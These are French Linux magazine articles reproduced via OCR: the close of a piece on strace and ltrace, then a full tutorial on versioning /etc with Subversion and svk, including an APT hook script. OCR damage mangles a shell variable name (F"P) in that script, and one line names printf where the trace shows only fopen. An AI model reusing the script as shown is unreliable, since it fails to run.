ltrace est complémentaire à **strace** et, bien que peu connu, il reste un outil de choix du hacker Linux.

Attention !

LD_PRELOAD est une variable d'environnement qui permet de spécifier une ou plusieurs bibliothèques partagées qui seront chargées avec les programmes à l'exécution. Lorsque cette variable est définie, l'éditeur de liens charge la ou les bibliothèques avant toutes les autres.

L'utilitaire **ldd** retourne la liste des bibliothèques dynamiques nécessaires à un programme avec le chemin complet de chaque bibliothèque qui sera utilisée (ce qui est requis pour la bonne exécution de votre programme). Grâce à **ltrace**, nous allons pouvoir observer quelles fonctions sont effectivement utilisées dans ces bibliothèques.

Pour connaître la liste des symboles utilisés dans une bibliothèque dynamique (en général, des fonctions), le mieux est d'utiliser l'option **-T** de l'utilitaire **objdump** :

```
$ objdump -T  /usr/lib/libpng12.so.0

/usr/lib/libpng12.so.0:     file format elf32-i386

DYNAMIC SYMBOL TABLE:
00000000      DF *UND*  00000267  GLIBC_2.0   abort
00000000      DF *UND*  00000034  GLIBC_2.0   sprintf
[…]
0001c1a0 g    DF .text  00000036  PNG12_0     png_malloc_default
0001c4f0 g    DF .text  0000010d  PNG12_0     png_warning
0000bd50 g    DF .text  00000028  PNG12_0     png_set_interlace_handling
```

Les symboles tagués ***UND*** sont déclarés généralement dans une autre bibliothèque dynamique. C'est le cas, par exemple, de la fonction **abort(3)** qui est déclarée dans la **glibc** comme le précise le champ **GLIBC_2.0** :

```
$ objdump -T /lib/libc.so.6 | grep abort
0002a660 g    DF .text  00000267  GLIBC_2.0   abort
```

Tout comme **strace**, on doit préciser si l'on veut suivre les sous-processus fils avec l'option **-f** et l'on retrouve exactement les mêmes options pour sauver les données générées dans un fichier ou s'accrocher à un processus existant.

Il est possible avec l'option **-l** de n'afficher que les symboles inclus dans les appels à certaines bibliothèques (jusqu'à 20 possibles).

En pratique, il est délicat d'utiliser **ltrace** sur de gros programmes, en particulier graphiques ; le résultat ne donne généralement pas grand chose (le programme ne se lance pas ou aucune trace n'est affichée).

Par contre, sur des programmes sans interface graphique, le résultat est meilleur. Regardons comment cela se comporte sur un programme maison :

```
#include<stdio.h>
#include<stdlib.h>

int main(int argc, char *argv[])
{
    FILE *foo;
    foo = fopen("/etc/fstab", "r");
    fclose(foo);
}
```

À l'exécution, on retrouve notre primitive **printf(3)** qui fait partie de la **glibc** :

```
$ ltrace -f ./test
__libc_start_main(0x80483c4, 1, 0xbf9bd084, 0x8048410, 0x8048400 <unfinished …>
fopen("/etc/fstab", "r")                                = 0x804a008
fclose(0x804a008)                                       = 0
+++ exited (status 0) +++
```

ltrace est un logiciel un peu frustrant, car il semble comporter des limitations qui modèrent son utilisation. En effet, la difficulté de tester ce programme sur de « vraies » applications n'incite pas à la confiance ; pourtant, ce programme saura à l'occasion vous rendre service et est en tout cas un excellent moyen pour s'initier aux bibliothèques partagées.

3 Conclusion

strace et **ltrace** sont vos amis. Ils pourront vous aider à progresser dans votre compréhension des mécanismes internes à vos programmes et vous aideront à déboguer et à comprendre pourquoi vos applications bloquent ou se comportent étrangement.

À en croire la première partie de cet article, **strace** serait donc la panacée ; le programme absolu. Bien qu'il soit extrêmement pratique, il existe néanmoins des situations où il n'est pas conseillé de l'utiliser.

La première est que lorsque vous essayez d'utiliser conjointement **strace** sur un programme qui utilise le bit **setsuid** (abréviation de « *Set User ID* ») ; cela fonctionne, mais vous perdez tout l'avantage de cette propriété, à savoir qu'un exécutable dont l'attribut **setsuid** est positionné, peut s'exécuter sous l'identité d'un autre utilisateur.

La seconde est lorsque votre programme est astreint à de fortes contraintes temporelles (par son observation, **strace** ralentit fatalement l'exécution de votre programme). Cela ne pose généralement pas de problème la majorité du temps (peu perceptible pour la plupart des applications), mais peut s'avérer critique voire rédhibitoire si votre application se rapproche d'un comportement temps-réel.

ltrace (article traitant des mécanismes internes disponible sur **[3]**), traité de façon moins enthousiaste dans la seconde partie de l'article, n'est pas en reste et possède en particulier trois défauts assez gênants. Ce programme fonctionne seulement sous GNU/Linux et sur un sous-ensemble assez réduit d'architectures. Il ne peut tracer que des binaires au format ELF 32 bits et il arrive parfois qu'il ne parvienne pas à suivre l'activité de ses fils (un vrai père indigne en somme).

ltrace est certes moins abouti que **strace**, mais l'utilisation conjointe et circonstanciée des deux peut rendre de grands services. À vous de jouer !

Liens

- **[1]** strace : **http://sourceforge.net/projects/strace/**
- **[2]** ltrace : **http://sourceforge.net/projects/ltrace/**
- **[3]** ltrace internals : **http://ols.108.redhat.com/2007/Reprints/branco-Reprint.pdf**

Auteur : Lionel Tricon

Ingénieur caméléon spécialisé désormais dans le domaine des systèmes d'information (après quelques années passées dans le domaine des clusters HA et HPC) et surtout Linuxien et KDEiste convaincu. Réside actuellement sur Aix-en-Provence.

Garder l'historique des changements de /etc

Cet article s'adresse aux administrateurs système, qui ont l'habitude de modifier les nombreux fichiers de configuration du répertoire /etc. Un outil de suivi de versions (versioning) peut énormément leur simplifier la tâche, surtout s'il s'agit de mémoriser les versions successives, en se réservant la possibilité de revenir en arrière. Malheureusement, ce type d'outils bien connu des développeurs ne fait souvent pas partie de la culture de base des administrateurs système. Mais, nous allons essayer de corriger cette lacune !

Auteur

- Guillaume Allègre

Nous allons voir dans cet article comment nous y prendre, avec deux outils assez proches, Subversion (svn) et svk. Ces deux commandes ont de larges possibilités conçues pour gérer des « projets logiciel » complets, mais nous nous contenterons dans cet article d'un nombre limité de fonctionnalités, en négligeant celles qui servent essentiellement aux développeurs travaillant en équipe (multi-utilisateur, synchronisation sur un serveur réseau). Toutefois, j'espère que les exemples vous inciteront à mettre le pied à l'étrier pour découvrir par vous-même les autres fonctionnalités de svn/svk.

1 svn ou svk ?

Il existe actuellement de nombreux systèmes de gestion de versions (en anglais, SCM, *Source Code Management*, ou VCS, *Version Control System*), dont le plus populaire est encore Subversion (svn), même s'il est fonctionnellement dépassé par des avatars plus modernes, comme Git, Mercurial ou Bazaar.

svn reste conceptuellement assez simple ; si vous ne connaissez aucun VCS, vous pouvez commencer par celui-ci. svk est une surcouche à svn, implémentée en Perl, qui lui apporte quelques fonctionnalités intéressantes. Dans le cas qui nous occupe, svk est aussi simple à utiliser que svn (voire un peu plus à l'initialisation), avec un effet de bord intéressant, comme nous allons le voir.

Le préalable est donc d'installer Subversion, et éventuellement svk. Vous pouvez très certainement le faire avec votre outil favori de gestion de paquets, Aptitude, Yum ou toute surcouche graphique. Je donnerai ensuite quelques astuces qui sont plus typiquement réservées à Debian et dérivées, mais l'essentiel de l'article s'applique à toutes les distributions.

Note

En résumé : svn est plus standard, mais svk est plus adapté à notre besoin.

2 Passer /etc sous Subversion

Notre but est donc de « versionner » toute la hiérarchie `/etc` afin de pouvoir par la suite interroger l'évolution de nos fichiers de configuration. Le principe avec Subversion est simple : le répertoire `/etc` va devenir une copie de travail (*working copy*) d'un « projet » (un répertoire en fait) que nous allons baptiser `etc-svn` et qui sera stocké dans un dépôt (*repository*) séparé. Dans une utilisation classique, chaque développeur a sa propre copie de travail sur sa machine, et le dépôt est assuré par un serveur accessible via un protocole réseau. Pour nous, deux particularités : le dépôt est local, et ne sera ouvert qu'au seul utilisateur *root*.

La première étape est de créer l'espace du dépôt. Nous effectuons ici une configuration système. Donc, l'utilisation du compte root est inévitable :

```
# mkdir /var/lib/svndepots
# svnadmin create /var/lib/svndepots/etc-svn
```

grâce aux outils de suivi de version (svn, svk)

La première commande (**mkdir**) est juste là pour créer un répertoire destiné aux multiples dépôts svn que vous voudrez gérer sur le système. Vous pouvez aussi décider de le garder sous **/root** si vous préférez. La deuxième ligne est spécifique à la création d'un dépôt svn. Vous donnez un chemin complet, dont le dernier composant (**etc-svn**) est créé par la commande. Automatiquement, le répertoire est peuplé :

```
# ls /var/lib/svndepots/etc-svn/
conf  db  format  hooks  locks  README.txt
```

Vous pouvez explorer ce répertoire, mais le contenu est quelque peu cryptique. Pour l'instant, vous avez tout à fait le droit de le considérer comme une boîte noire. Les commandes **svnadmin** et **svn** vous permettront plus tard d'en retirer les informations intéressantes.

Les commandes **svnadmin** et **svn** sont structurées de la même manière : elles sont suivies d'une sous-commande, éventuellement d'options, et d'arguments. **svnadmin help** vous fournit la liste des commandes ; **svnadmin help sscmd** détaille une sous-commande. Idem pour la commande **svn**.

Nous allons maintenant initialiser le dépôt proprement dit, à partir du contenu de **/etc** :

```
# cd /etc
# svn import . file:///var/lib/svndepots/etc-svn/ -m "import initial"
```

Nous obtenons un défilé de lignes **Ajout nom_de_fichier**, suivi de **Révision 1 propagée**. On peut remarquer que l'option **-m** introduit un message manuel (commentaire) résumant la modification (ici, l'import initial). Si vous l'omettez, la commande appellera l'éditeur interactif (défini par la variable d'environnement **EDITOR**) pour que vous puissiez entrer ce message. La révision correspondante est numérotée 1. Ce numéro s'incrémentera régulièrement et automatiquement avec les modifications successives. Le premier argument (**.**) est le chemin du contenu à importer. C'est bien un chemin, relatif ou absolu. Le deuxième argument est l'URL du dépôt. Ici, le dépôt est local, donc l'URL est préfixée par le protocole **file://** ; les autres protocoles autorisés par svn sont : svn, svn+ssh, http(s). De façon générale, svn distingue toujours chemin et URL, même s'il sait travailler tantôt sur une forme tantôt sur l'autre.

Le travail n'est pas fini pour autant : le dépôt est créé, mais **/etc** n'est pas encore une copie de travail de celui-ci. Voici donc le passage le plus délicat. Pour facilement pouvoir revenir en arrière, on va transformer **/etc** en lien symbolique sur une copie de sauvegarde :

```
# cd /
# mv /etc /etc-orig && ln -s /etc-orig /etc
# svn checkout file:///var/lib/svndepots/etc-svn
# ln -sf /etc-svn /etc
```

Encore un défilé de lignes **A /etc-svn/nom_de_fichier**, terminé par **Révision 1 extraite**. Ceci fait, vous pouvez vérifier que tout s'est bien passé avec la commande :

```
# cd /etc && svn info
Chemin : .
URL : file:///var/lib/svndepots/etc-svn
…
```

Voilà, vous avez votre copie de travail ! Cette séquence n'est pas particulièrement critique, et on a utilisé un lien symbolique pour basculer en un temps le plus court possible de **/etc-orig** vers **/etc-svn**. Si quelque chose tourne mal, rétablissez juste le lien symbolique vers **/etc-orig**. Il n'est pas inutile non plus de garder une sauvegarde (tar...) du répertoire **/etc**. Le mieux est quand même de vous entraîner un peu avant de vous lancer sur un serveur en production. Les commandes **svn import** et **svn checkout** ne devraient maintenant plus vous servir ; elles sont limitées à l'initialisation du dépôt et de la copie de travail respectivement. De même, **/etc-orig** sera inutile dès que vous vous serez assuré que tout fonctionne bien avec l'arborescence versionnée.

Si maintenant vous regardez le contenu de votre nouveau **/etc**, vous allez constater qu'il a presque doublé de volume par rapport à l'original : cela est dû aux répertoires cachés **.svn** qui le parsèment. Ce sont les métadonnées de Subversion. Elles contiennent en particulier un cache du dépôt, pour accélérer les comparaisons quand le dépôt est accessible à travers un réseau. Ici, ce cache est inutile, puisque le dépôt est local, mais svn conserve son fonctionnement habituel. Le premier défaut de ce cache est donc le doublement de la taille du dépôt ; son deuxième défaut est la présence de ces répertoires **.svn**, qui, dans des cas très rares, peuvent légèrement perturber le système (messages d'avertissement par exemple). Toutefois, ces deux petits désagréments sont très largement contrebalancés par le confort que procure svn.

3 Passer /etc sous svk

svk est un système de gestion de versions décentralisé, c'est-à-dire qu'il vous permet de gérer votre propre dépôt personnel (un par utilisateur système), et éventuellement de le synchroniser périodiquement à un dépôt centralisé (collaboratif). Dans notre cas, le dépôt sera affecté à root et autonome.

Si vous n'avez aucun dépôt standard pour root, créez-en un avec :

```
# svk depotmap --init
Repository /root/.svk/local does not exist, create? (y/n) y
```

Vous avez maintenant un dépôt personnel pour root, qui sera référencé par svk sous le nom **//local**.

```
# cd /etc
# svk import . //local/etc --to-checkout -m "import initial"
Committed revision 1.
Import path //local/etc initialized.
Committed revision 2.
```

Ici, l'option **--to-checkout** permet d'effectuer à la fois l'import et l'extraction de la copie de travail ; par rapport à svn, elle nous fait donc gagner une étape. D'autre part,

le répertoire **/etc** n'est en rien modifié en devenant copie de travail (pas de répertoire **.svn**).

Le seul inconvénient de svk sur svn est que les opérations suivantes demandent plus de ressources ; un **update**, immédiat avec svn, peut prendre quelques secondes avec svk sur une machine de faible puissance et avec un répertoire bien peuplé (comme l'est **/etc** généralement).

4 Utilisation de notre /etc versionné

Je suppose maintenant que vous avez utilisé svk ; si vous avez préféré svn, aucune importance : les sous-commandes sont quasiment les mêmes. Je signalerai les rares divergences.

Commencez à prendre en main les possibilités de svn/svk avec une opération simple : modifiez le fichier **/etc/passwd**, par exemple pour changer le shell d'un utilisateur, puis tapez la commande suivante :

```
/etc# svk status
M      passwd
```

svk vous indique la liste des fichiers qui sont dans un état (**status**) différent de celui du dépôt, précédé par un code mnémotechnique : **M**=modifié. **svk help status** vous en dira plus sur les codes et états possibles. **svk diff** vous permet d'en savoir encore plus :

```
/etc# svk diff
=== passwd
==========================================================================
--- passwd(revision 17)
+++ passwd(local)
…
-allegre:x:1001:1001:Guillaume Allegre,,,:/home/allegre:/bin/bash
+allegre:x:1001:1001:Guillaume Allegre,,,:/home/allegre:/bin/zsh
…
```

Si vous ne connaissez pas la commande **diff**, profitez-en pour vous familiariser avec elle et sa sœur **patch** ; tous les VCS reposent sur elles pour gérer les fichiers textuels. Ici, l'exemple est simple et ne devrait pas vous arrêter.

Vous pouvez continuer vos modifications sur **/etc/passwd**. Après quoi, deux solutions s'offrent à vous. La première est d'entériner vos changements, avec la sous-commande **commit** :

```
/etc# svk commit -m "utilisateur allegre sous zsh"
Committed revision 3.
/etc# svk status
/etc#
```

Ainsi, vous mettez à jour le dépôt et votre copie de travail est maintenant synchronisée (**svk status** ne renvoie aucun changement). L'autre alternative est d'annuler vos changements (avant **commit**, donc) par :

```
/etc# svk revert passwd
Reverted passwd
/etc# svk status
```

De cette façon aussi, la copie de travail est resynchronisée avec le dépôt. Maintenant, supposons qu'on ajoute un utilisateur par une commande standard :

```
/etc# adduser cecile
Ajout de l'utilisateur " cecile "…
…
/etc# svk status
M   group
M   gshadow
M   passwd
M   shadow
```

```
/etc# svk commit -m "ajout utilisateur cecile"
Committed revision 4.
/etc#
```

La commande **adduser** a modifié 4 fichiers, ce dont **svk status** nous informe. On décide de *commiter* cette modification, avant d'en faire d'autres. On effectue ici un « commit atomique » : les 4 fichiers sont marqués comme modifiés ensemble, et sous un mémo commun. Si on choisit de revenir en arrière, les 4 fichiers resteront dans un état cohérent.

On peut maintenant consulter une synthèse des révisions successives du dépôt :

```
/etc# svk log
------------------------------------------------------------------------
r4:  root | 2009-02-08 23:16:39 +0100

ajout utilisateur cecile
------------------------------------------------------------------------
r3:  root | 2009-02-08 22:58:34 +0100

utilisateur allegre sous zsh
------------------------------------------------------------------------
r2:  root | 2009-01-28 20:10:37 +0100

Initial import.
------------------------------------------------------------------------
r1:  root | 2009-01-28 20:10:07 +0100

Directory for svk import.
------------------------------------------------------------------------
```

Deux options utiles sont **-r** révision (ou intervalle de révisions), et **-v** (*verbose*), qu'on peut combiner :

```
/etc# svk log -r4:3 -v
------------------------------------------------------------------------
r4:  root | 2009-02-08 23:16:39 +0100
Changed paths:
  M  /etc/group
  M  /etc/gshadow
  M  /etc/passwd
  M  /etc/shadow

ajout utilisateur cecile
------------------------------------------------------------------------
r3:  root | 2009-02-08 22:58:34 +0100
Changed paths:
  M  /etc/passwd

utilisateur allegre sous zsh
------------------------------------------------------------------------
```

En particulier, **-v** donne tous les fichiers affectés lors d'un commit atomique. Inversement, l'affichage le plus compact est fourni par **-q** (*quiet*).

Lorsque vous avez terminé une séance de travail dans **/etc**, et également avant de commencer, il est logique d'effectuer un **svk update**. Cette opération est le symétrique du commit : elle met à jour votre copie de travail en fonction des changements qui ont eu lieu dans le dépôt (par d'autres).

Dans notre cas, il ne devrait pas y en avoir, mais le faire permet de garder les bonnes habitudes de synchronisation dans les deux sens.

```
/etc# svk update
Syncing //etc(/etc) in /etc to 4.
```

Maintenant, supposons que vous examiniez un fichier particulier et que vous vous demandiez « d'où sort cette ligne suspecte ? ». Vous pouvez commencer par lister les modifications de ce fichier, en précisant son nom : par exemple **svk log passwd**. Si cela ne suffit pas, la sous-commande **blame** vous mettra sur la piste :

```
/etc# svk blame passwd
Annotations for /etc/passwd (4 active revisions):
***************
…
    3(    root 2009-02-08):   foobar:x:1002:1002:foobar utilisateur
test,,,:/home/foobar:/bin/zsh
…
```

Chaque ligne du fichier cible est affichée précédée de trois informations : la révision de modification, l'auteur (pas intéressant ici) et la date. Vous pouvez alors coupler cette interrogation avec un **svn log** ciblé pour en savoir plus sur le contexte de la modification (heure, mémo, autres fichiers impactés...).

Si maintenant vous décidez d'annuler une modification, concentrez-vous : c'est la partie la plus compliquée, même si elle n'a rien d'insurmontable. Tout d'abord, souvenez-vous qu'une modification commitée sera **toujours présente** dans l'historique : si la révision 4 ne convient pas, modifiez le nécessaire et passez à la révision 5. C'est le principe de base d'un gestionnaire de version.

Il existe généralement plusieurs manières de faire, la plus rudimentaire étant de défaire à la main (édition du fichier) ce que vous avez fait précédemment, puis de commiter. Hop, c'est réglé. Mais si vous voulez revenir sur un commit isolé bien identifié, il y a plus direct. Supposons que vous vouliez annuler l'ajout de l'utilisateur **cecile** :

```
/etc# svk merge -c -4  //etc
U   gshadow
U   shadow
U   group
U   passwd
/etc# svk status
M   group
M   gshadow
M   passwd
M   shadow
/etc# svk commit -m "annulation utilisateur cecile"
Committed revision 5.
/etc# svk up
Syncing //etc(/etc) in /etc to 5.
```

La sous-commande **merge** est la combinaison d'un **svk diff** avec un **patch**. Elle n'affecte **que** la copie de travail, dont elle met à jour (**U**=*update*) les fichiers. Dans toute sa généralité, l'emploi de **merge** est assez compliqué. Ici, nous appliquons le commit de la révision 4 à l'envers (pour l'annuler), ce qui se note **-c -4**. Mais **svk help merge** (et la doc de référence) vous en diront plus sur le sujet.

Enfin, vous pouvez appliquer un commit à un nombre limité de fichiers, si vous les précisez sur la ligne de commande. Par exemple, on aurait pu faire (à tort) :

```
/etc# adduser cecile
Ajout de l'utilisateur " cecile "…
…
/etc# svk status
M   group
M   gshadow
M   passwd
M   shadow
/etc# svk commit -m "ajout utilisateur cecile" passwd shadow
Committed revision 4.
/etc# svk commit -m "ajout groupe cecile" group gshadow
Committed revision 5.
/etc#
```

La règle générale est simple : respectez la logique des commits atomiques. Autrement dit, commitez ensemble les fichiers qui sont modifiés ensemble. Les deux écueils sont les commits trop gros (des changements qui n'ont rien à voir sont commités ensemble) et trop petits (4 fichiers liés sont commités séparément). La deuxième situation est gênante, mais moins que la première, qui pose un vrai problème si l'on veut annuler un changement. Moralité, dans le doute, mieux vaut découper trop fin que trop gros.

5 Impact sur la gestion des paquets (deb/rpm)

L'un des avantages de versionner **/etc** est la « surveillance » des installations de nouveaux logiciels par les paquets fournis par votre distribution. En effet, vous pouvez facilement connaître la liste des principaux fichiers installés (binaires, docs, pages de man...) avec **dpkg -L** ou **rpm -ql**, mais souvent les fichiers de configuration sont créés par des scripts de post-installation et ne sont pas listés par ces outils.

L'installation d'un paquet (et de ses dépendances éventuelles) peut avoir plusieurs actions sur les fichiers de configuration : une modification de fichiers existants, un ajout de nouveaux fichiers, et (plus rarement) une suppression. La commande **svk status** (abrégée en **st**) vous signalera la liste des fichiers affectés, préfixés par les caractères **M**, **?** et **!** respectivement. Supposons par exemple que nous souhaitions installer les (excellents) utilitaires du paquet **sysstat** :

```
/etc# svk st
/etc# aptitude install sysstat
… OK …

/etc# svk st
?   cron.d/sysstat
?   cron.daily/sysstat
?   default/sysstat
?   init.d/sysstat
M   runlevel.conf
?   sysstat
/etc# svk add cron.d/sysstat cron.daily/sysstat default/sysstat init.d/sysstat sysstat
A   cron.d/sysstat
A   cron.daily/sysstat
A   default/sysstat
A   init.d/sysstat
A   sysstat
```

```
A   sysstat/sysstat
A   sysstat/sysstat.ioconf
/etc# svk commit -m "install sysstat"
Committed revision 12.
```

Après l'installation, **svk status** nous permet de voir que le paquet a modifié le fichier **runlevel.conf**, en a ajouté 4 autres, ainsi qu'un répertoire (**sysstat**), et ses sous-répertoires. Pour l'instant, ces ajouts sont inconnus du dépôt, et si nous faisons un commit, seul **runlevel.conf** sera pris en compte. Il faut signaler explicitement à svk quels sont les fichiers que nous voulons ajouter au dépôt. C'est le rôle de la commande **svk add**. Si les fichiers à ajouter sont vraiment trop nombreux, vous pouvez utiliser la syntaxe **svk add --interactive ***. svk récupérera alors tous les fichiers qui lui sont inconnus, mais il vous demandera une confirmation individuelle (option **--interactive**), préférable quand vous utilisez un joker. Au passage, **svk diff** nous permettrait de connaître la modification apportée au fichier **runlevel.conf** avant de la commiter.

Si d'aventure un fichier (par exemple **foobar**) est supprimé par le script d'installation, c'est à peine plus compliqué. Comme dans le cas d'un ajout, il faut donc forcer la modification dans le dépôt. On y parvient par la séquence **revert / del / commit** :

```
# svk status
!   foobar
# svk revert foobar
Reverted foobar
# svk del foobar
D   foobar
# svk commit -m "suppression propre de foobar" foobar
```

Mais, évidemment, si la suppression de **foobar** est liée à d'autres changements (ajouts, modifications), le commit final doit être commun.

Les règles générales lors de l'installation de paquets :

- Synchronisez **/etc** au dépôt avant d'installer quoi que ce soit, pour ne pas mélanger les modifications en attente avec celles issues de l'installation.
- Re-synchronisez dès que vos paquets sont installés, avant d'avoir modifié les paramètres par défaut, avec un message de type « install tels-paquets ».
- Si vous effectuez des réglages dans les fichiers de configuration, commitez-les séparément, avec un message de type « configuration tel-paquet ».

Ainsi, vous enregistrez séparément les réglages par défaut de la distribution et vos personnalisations. Cela vous fera gagner du temps si vous devez refaire les mêmes opérations sur une autre machine par exemple.

6 Astuces et recettes

6.1 Abandonner sysv-init au profit de file-rc (Debian)

Le but de cette manipulation est de limiter les manipulations nécessaires lors de l'installation d'un nouveau service dans **/etc/init.d/***. Le système classique SysV-init, à base de liens symboliques est relativement simple et efficace, mais a l'inconvénient de générer beaucoup de manipulations de fichiers lors de l'installation d'un service, qu'il faut reporter ensuite dans le dépôt par des manipulations svk.

L'administrateur se simplifie considérablement la vie en adoptant le système **file-rc**, qui remplace tous les répertoires **rc?.d** par le seul fichier **/etc/runlevel.conf**. Les scripts **/etc/init.d/*** ne changent pas, mais le mécanisme d'appel est modifié. Sous Debian, le changement se fait simplement en installant le paquet **file-rc**. Les personnalisations qui ont été faites sont prises en compte, et le mécanisme est parfaitement réversible : les paquets **file-rc** et **sysv-rc** sont marqués en conflit, et l'un est désinstallé quand l'autre s'installe. Avec **file-rc**, l'ajout d'un service se traduit par l'ajout d'une ou plusieurs lignes dans **/etc/runlevel.conf**, ce qui est bien plus confortable.

6.2 Rapatrier sous /etc des fichiers extérieurs

Dans certains cas, la distribution gère quelques fichiers de configuration extérieurs à **/etc**. Par exemple, pour Debian, les fichiers de configuration de GRUB, **device.map** et **menu.lst** sont stockés dans **/boot/grub**. Par souci d'exhaustivité, vous pouvez désirer les intégrer au versionnage d'**etc**. C'est faisable simplement grâce aux liens symboliques :

```
/# cd /etc
/etc# mkdir grub

/etc# cd /boot/grub/
/boot/grub# mv  device.map menu.lst  /etc/grub/
/boot/grub# ln -s /etc/grub/* .

/boot/grub# cd /etc/
/etc# svk status
?   grub
/etc# svk add grub/
A   grub
A   grub/device.map
A   grub/menu.lst
/etc# svk commit -m "passage conf GRUB sous /etc" grub/
Committed revision 61.
```

Dans le cas (de plus en plus rare) où **/boot** est monté sur une partition extérieure à la racine, cette manipulation pourrait avoir des effets secondaires fâcheux. Prenez vos précautions.

6.3 Supprimer du dépôt des fichiers qui changent « sans raison »

Pour différentes raisons, certains fichiers de **/etc** sont modifiés sans intervention manuelle de l'administrateur. On trouve fréquemment : **mtab, adjtime, ld.so.cache**... Clairement, ces fichiers créés automatiquement seraient plutôt à leur place sous **/var**, mais, pour des raisons historiques, ils sont sous **/etc**, et il faut faire avec. En temps normal, cela ne nous dérange pas, mais avec **svk status**, ils se comportent comme des « faux positifs ». Voici comment régler le problème :

```
/etc# svk del --keep-local adjtime ld.so.cache mtab -m "suppression du
dépot des fichiers autogénérés"
/etc# svk st
?   adjtime
?   ld.so.cache
?   mtab
/etc# svk ignore adjtime ld.so.cache mtab
 M  .
/etc#  svk commit --non-recursive -m "svk ignore : fichiers
autogénérés" .
Committed revision 48.
```

La première étape supprime du dépôt les fichiers ciblés. L'option **--keep-local** est primordiale : sans elle, les fichiers sont également effacés localement. On pourrait s'arrêter là : les fichiers n'étant plus connus du dépôt, ils ne seraient jamais commités. Cependant, ils compliquent l'affichage et gênent la lisibilité des futurs **svk status**. La solution repose sur une fonctionnalité de svn et svk appelée « propriétés », que l'on peut associer à tout répertoire ou fichier du dépôt. Nous n'allons pas décrire ces propriétés en détail, mais nous en utilisons une spécifique, appelée **svn:ignore** (svk reprend les propriétés svn), qui permet à la commande **svk** d'ignorer certains fichiers (qui ne doivent pas être connus du dépôt). La propriété s'applique au répertoire père de l'objet à ignorer ; ici, à **/etc** entier, qui est déclaré dans le **.** (point terminal) du commit. L'option **--non-recursive** du commit indique à la commande de ne pas commiter les éventuelles modifications en attente dans le répertoire, mais uniquement les modifications du répertoire lui-même.

Vous pouvez aussi appliquer cette règle à **group- gshadow- passwd- shadow-** par exemple.

6.4 Comment savoir de quel paquet dépend tel fichier de configuration ?

Si vous avez bien suivi la convention 1 installation = 1 commit, la commande **svk log** vous fournira la réponse, par exemple :

```
hulotte:/etc# svk log apt/apt.conf.d/90debsums
------------------------------------------------------------------------
r24:  root | 2009-02-16 14:45:04 +0100

install debsums
------------------------------------------------------------------------
```

Évidemment, si vous obtenez **import initial**, c'est loupé : le paquet a été ajouté avant votre installation de svk. Il fait peut-être partie de l'installation de base de votre distribution. En tous cas, c'est la raison pour laquelle il vaut mieux passer **/etc** sous svk le plus tôt possible lors de l'installation de votre système.

6.5 Inversement, comment savoir quels fichiers de configuration ont été déposés par tel paquet ?

Par exemple, pour le paquet **sudo**. Si vous avez bien suivi la convention 1 installation = 1 commit :

```
/etc# svk log  | grep -B 3  sudo
------------------------------------------------------------------------
r15:  root | 2009-01-13 19:50:48 +0100

install sudo

/etc# svk log -r15 -v
------------------------------------------------------------------------
r15:  root | 2009-01-13 19:50:48 +0100
Changed paths:
  A  /etc-svk/init.d/sudo
  A  /etc-svk/pam.d/sudo
  M  /etc-svk/runlevel.conf
  A  /etc-svk/sudoers

install sudo
------------------------------------------------------------------------
```

Ainsi, on obtient la liste : 3 fichiers ajoutés et un fichier modifié.

6.6 Peut-on automatiser les interactions apt-svk ?

En un mot, oui, en s'appuyant sur les directives **apt.conf** disponibles : **DPkg::Pre-Invoke** et **DPkg::Post-Invoke**. Reste à savoir si c'est toujours souhaitable. J'opte ici pour

une approche relativement configurable. On pourrait certainement pousser plus loin l'automatisation, en se basant sur le même canevas.

La personnalisation repose sur un script shell, **/usr/sbin/etcvers-install**, un fichier de configuration minimaliste, **/etc/default/etcversionning** et la configuration de APT décrite plus haut.

Dans le répertoire **/etc/apt/apt.conf.d/**, ajoutez un fichier, par exemple **01etcversionning**, contenant les deux lignes :

```
DPkg::Pre-Invoke { "/usr/sbin/etcvers-install pre" ; };

DPkg::Post-Invoke { "/usr/sbin/etcvers-install post" ; };
```

Puis le fichier **/etc/default/etcversionning** :

```
# Value should be "interactive", "batch" or "none"
EtcVersMode="interactive"
```

Et enfin le script **/usr/sbin/etcvers-install** lui-même :

```
#! /bin/bash

source /etc/default/etcversionning
cd /etc

read PKGFILE
PKGNAME=$(basename $PKGFILE .deb)

case "$EtcVersMode" in
    none)  #no automatic control
        exit 0
    ;;

    batch)  #control -> automatic commit
        case "$1" in
            pre)
                svk commit -m "sync /etc before install $PKGNAME"
        exit 0
            ;;
            post)
                svk commit -m "install $PKGNAME"
        exit 0
            ;;
        esac
        ;;

    interactive) # control -> suspend install if uncommited changes
        F"P="/tmp/svkstatus"
        NB=$(svk status |tee $F"P |wc -l)

        case "$1" in
            pre)
                if [ $NB -eq 0 ] ; then   # 0 change
    echo "OK : 0 changes left in /etc => proceeding."
                else
                  echo "error: $NB changes left in /etc => aborting install."
    echo "Please sync with repository, then redo : "
    cat $F"P
    exit 1
                fi
            ;;
            post)
                if [ $NB -eq 0 ] ; then   # 0 change
    echo "OK : 0 changes in /etc during install."
    exit 0
                else
                  echo "warning: $NB changes in /etc during install."
    echo "Don't forget to sync with repository :"
    cat $F"P
    exit 0
                fi
            ;;
        esac
    ;;
esac

exit 0
```

La variable **EtcVersMode**, dans le fichier **/etc/default/etcversionning**, permet de régler le degré d'automatisation lors de l'installation de nouveaux paquets. Avec la valeur **none**, rien ne change.

La valeur **batch** établit un mode le plus automatique possible : avant chaque installation, un commit des changements pendants est fait, de même qu'après.

La valeur **interactive** est à mon avis préférable : avant une installation, le script vérifie s'il y a des changements pendants. Si c'est le cas, il bloque l'installation, et demande à l'administrateur de régler le problème avant de recommencer. Après l'installation, il vérifie également si des changements ont eu lieu, et, dans ce cas, affiche un mémo pour l'administrateur. L'idée est qu'une série de paquets ont pu être installés en même temps par le jeu des dépendances alors qu'ils n'ont qu'un rapport lointain. Dans ce cas, il vaut mieux laisser l'administrateur décider de la granularité des commits.

6.7 Voir également


Il existe deux paquets Debian qui sont très proches de ce que nous avons fait : **etcinsvk**, issu du projet DebianEdu, utilise la même technique (svk), mais dans un objectif d'automatisation totale. Il réduit donc fortement la marge de manœuvre de l'administrateur lors de l'installation de nouveaux paquets.

D'un autre côté, le paquet **etckeeper** adopte une approche généraliste, et permet de versionner **/etc**, au choix avec Git, Bazaar ou Mercurial, mais pas encore avec svk. Cela dit, dans tous les cas, si la commande change, la méthodologie générale reste la même.

Auteur : Guillaume Allègre

